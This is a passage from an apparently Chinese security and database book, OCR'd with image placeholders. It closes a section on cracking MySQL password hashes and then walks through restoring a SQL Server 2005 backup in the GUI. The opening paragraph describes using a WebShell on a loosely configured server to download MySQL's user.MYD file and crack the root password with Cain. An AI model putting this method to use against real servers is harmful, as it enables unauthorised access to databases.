


图 1-106　开始生成彩虹表

由于彩虹表生成的时间比较漫长，在网络上也没有搜索到以 rt 结尾的 MYSQL Sha1 hashes 表，因此本次破解主要以字典破解为主，彩虹表的破解将在全部生成后进行，关于使用彩虹表来破解 MYSQL 密码，请关注安天 365 论坛（bbs.antian365.com）。在服务器权限设置不太严格的情况下，通过 WebShell 完全可以将 MYSQL 下的 user.MYD 文件下载到本地，只要破解了 root 用户的密码，然后借助 WebShell 可以做很多事情，本文通过使用 cain 来破解 MYSQL 密码，算是一种较好的尝试，只要使用字典工具生成一些具有一定强度的字典，对于设计不太复杂的 MYSQL 密码，破解还是较为容易的。

1.14　SQL Server 2005 还原数据库攻略

数据库的安全一直是“兵家”必争之地，数据库是企业公司等信息汇集的核心地带，对于这些数据一旦出现事故，其影响是巨大的，尤其是在网络高度发达的今天，一旦某某公司数据库出现问题，网上马上就会出现一些关于某某公司的爆料，不管是玩笑还是恶意，总之数据库的安全不容小视，因此在平时就要做足功课，虽然这个是 DBA 或者安全管理人

员的职责和必杀技，但普通人员也可以了解，毕竟在激烈竞争的今天多掌握一门技能，就多一份成功的希望和保证，下面笔者就在 SQL Server 2005 中如何还原数据库将进行详细的介绍，并就恢复或者还原数据库中出现的问题进行解决。

1.14.1 SQL Server 2005 新特性

Microsoft SQL Server 2005 跟 Microsoft SQL Server 2000 有很大的不同，在界面和功能上面都有很大的改进，它新增了以下九项重要功能。

（1）Notification Services 增强功能

Notification Services 是一种新平台，用于生成发送并接收通知的高伸缩性应用程序。Notification Services 可以把及时的、个性化的消息发送给使用各种各样设备的数以千计乃至以百万计的订阅方。

（2）Reporting Services 增强功能

Reporting Services 是一种基于服务器的新型报表平台，它支持报表创作、分发、管理和最终用户访问。

（3）新增的 Service Broker

Service Broker 是一种新技术，用于生成安全、可靠和可伸缩的数据库密集型的应用程序。Service Broker 提供应用程序用以传递请求和响应的消息队列。

（4）数据库引擎增强功能

数据库引擎引入了新的可编程性增强功能（如与 Microsoft .NET Framework 的集成和 Transact-SQL 的增强功能）、新 XML 功能和新数据类型。它还包括对数据库的可伸缩性和可用性的改进。

（5）数据访问接口方面的增强功能

SQL Server 2005 提供了 Microsoft 数据访问（MDAC）和.NET Frameworks SQL 客户端提供程序方面的改进，为数据库应用程序的开发人员提供了更好的易用性、更强的控制和更高的工作效率。

（6）Analysis Services 的增强功能（SSAS）

Analysis Services 引入了新管理工具、集成开发环境以及与.NET Framework 的集成。许多新功能扩展了 Analysis Services 的数据挖掘和分析功能。

（7）Integration Services 的增强功能

Integration Services 引入了新的可扩展体系结构和新设计器，这种设计器将作业流从数据流中分离出来并且提供了一套丰富的控制流语义。Integration Services 还对包的管理和部署进行了改进，同时提供了多项新打包的任务和转换。

（8）复制增强

复制在可管理性、可用性、可编程性、移动性、可伸缩性和性能方面提供了改进。

（9）工具和实用工具增强功能

SQL Server 2005 引入了管理和开发工具的集成套件，改进了对大规模 SQL Server 系统的易用性、可管理性和操作支持。

Microsoft SQL Server 2005 与 Microsoft SQL Server 2000 在使用细节上有很多不同，习惯使用 Microsoft SQL Server 2000 的朋友更换到 Microsoft SQL Server 2005 后，会惊叹怎么会是这样！的却在使用上面很有多细节的变化，笔者列举几个：

（1）操作方式不同

在 Microsoft SQL Server 2005 中是通过“SQL Server Management Studio”来管理数据库的，因此通过“开始”-“程序”-“Microsoft SQL Server 2005”-“SQL Server Management Studio”打开数据库管理综合控制台。

（2）提供的服务增多

通过服务管理器可以看到在 Microsoft SQL Server 2005 中增加了很多新的服务，例如“SQL Server Directory Helper”、“SQL Server Browser”、“SQL Server Vss Writer”和“SQL Server Integration Services”，如图 1-107 所示。




图 1-107　Microsoft SQL Server 2005 新增加的一些服务

（3）管理控制台操作界面改动较大

在 Microsoft SQL Server 2005 中数据查询整合到一起了，以前通过查询分析器来进行查询的操作，现在直接整合在数据库管理中了，比以前方便快捷。

（4）其他一些改进

在功能上改进较多，这个就要自己去体会，当然微软每一次的改进都是以升级硬件为代价，普通个人计算机跑 Microsoft SQL Server 2005 后性能和速度会下降不少，如果是为了测试和体验，可以在安装完成后将有关 Microsoft SQL Server 2005 的所有服务都变成手动，在使用时启动即可。

有兴趣的朋友可以有针对性地去体验上面新增的 9 大功能和一些细节上面的东西，在数据库操作中非常重要的一个操作就是备份与还原，对于在 SQL Server 2000 中的还原数据

库，很多朋友都是使用过的，用起来非常简单，选择文件后，选择强制还原，问题即可解决，然而在 2005 中却不行了，下面就介绍如何具体来还原一个备份的数据库。

1.14.2 还原备份数据库

备份数据库的理由很多，有的是为了防止出现意外，有的是开发需要，有的是入侵后将数据库还原打包，所有的备份的目的都是一个为了在需要的时候还原。恢复数据库的前提是在本机搭建了 Microsoft SQL Server 2005 数据库平台也即安装了能够使用的 Microsoft SQL Server 2005 数据库，且已经将备份文件放置在本地计算机上。下面就是具体的恢复过程。

（1）连接数据库引擎

第一次打开“SQL Server Management Studio”时会自动弹出一个连接到服务器的对话框，如图 1-108 所示，在服务器类型和服务器名称以及身份验证中选择默认即可。如果已经打开“SQL Server Management Studio”，则可以单击菜单工具栏上的“文件”-“连接对象资源管理器”打开“连接到服务器”对话框。最后单击连接，连接成功后出现“SQL Server Management Studio”控制台，如图 1-109 所示。




图 1-108 连接到服务器

（2）还原数据库操作

在 SQL Server Management Studio 控制台下选中“数据库”或者系统数据库，然后右键单击在弹出的菜单中选择“还原数据库”，如图 1-110 所示，打开一个还原数据库窗口，在该窗口中需要设定“目标数据库”，可以手工输入目标数据库的名称，也可以单击“目标数据库”中的下列列表，从存在的数据库中选择目标数据库；另外一个需要指定的是用于还原的备份集和位置，主要有两个，一个是源数据库，另外一个是源设备，对于数据库在线还原，就选择“源数据”，对于从物理文件还原，则选择“源设备”。




图 1-109　SQL Server Management Studio 控制台




图 1-110　还原数据库设定

（3）添加备份文件的位置。选择“源设备”，点击文本框右边的按钮“...”，在弹出的“指定备份”对话框中来添加备份的位置，如图 1-111 所示。




图 1-111　指定备份位置

（4）定位备份文件

在“指定备份”对话框中单击“添加”按钮，接着会弹出“定位备份文件”对话框，默认情况下 Microsoft SQL Server 2005 会直接定位到其安装目录下的“MSSQL.1/MSSQL/Backup”目录，如图 1-112 所示，默认情况显示“*.bak”和“*.trn”两种备份文件。




图 1-112　定位备份文件

本例中在文件类型中选择“所有文件”，然后就会显示在该目录下的所有备份文件，如图 1-113 所示，然后选择一个需要备份的文件即可，本例中选择“uniport”数据库。



图 1-113　选择欲还原的备份数据库文件

技巧：

可以将所有备份文件都复制到“C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\Backup”目录下，这样选择起来比较方便。

单击“确定”按钮完成文件的选择，回到“指定备份”对话框中，如图 1-114 所示，然后单击“确定”按钮完成备份文件的选择。




图 1-114　完成指定备份文件的选择

（5）完成“还原的目标”和“还原的源”的设定

在图 1-115 所示的对话框中选中列表中需要还原的文件，在“还原的目标”中输入“uniport”，表示还原后的数据库名称是“uniport”，然后单击确定按钮开始还原数据库，如图 1-116 所示。




图 1-115 完成“还原的目标”和“还原的源”的设定




图 1-116 还原数据库

（6）对还原出现错误的处理

在进行还原数据库操作的朋友可能还会遇到即使按照上面的步骤也无法还原数据库的情况，其实很简单，如图 1-117 所示，弹出错误提示，表示目录不存在，即在 E 盘未建立相应的文件夹。




图 1-117　还原数据库出现错误

解决办法很简单，按照“E:\Program Files\Microsoft SQL Server\MSSQL\Data”路径的顺序，分别在 E 盘根目录下建立“Program Files”文件夹，然后在“Program Files”文件夹下建立“Microsoft SQL Server”文件夹，在“Microsoft SQL Server 文件夹”下建立“MSSQL”，在“MSSQL”下建立“Data”文件夹，建立完毕后如图 1-118 所示，最后按照前面的步骤重新选择即可完成数据库的还原。在 SQL Server2005 中还原出现如图 1-117 所示的错误直接建立相应的文件夹即可解决，这对于大的数据库（超过 1GB）还原无疑是一种福音，笔者以前曾经在 SQL Server 2000 中探讨过如何恢复一些较难恢复的数据库，即只有一个备份的数据库无任何其他信息，当时是通过 UE 直接打开数据库文件从中寻找数据库的详细路径，当数据库文件过大时，使用 UE 打开，计算机会宕机。在 SQL Server 2005 中得到了完美的解决，数据库自动提示哪里出现问题。




图 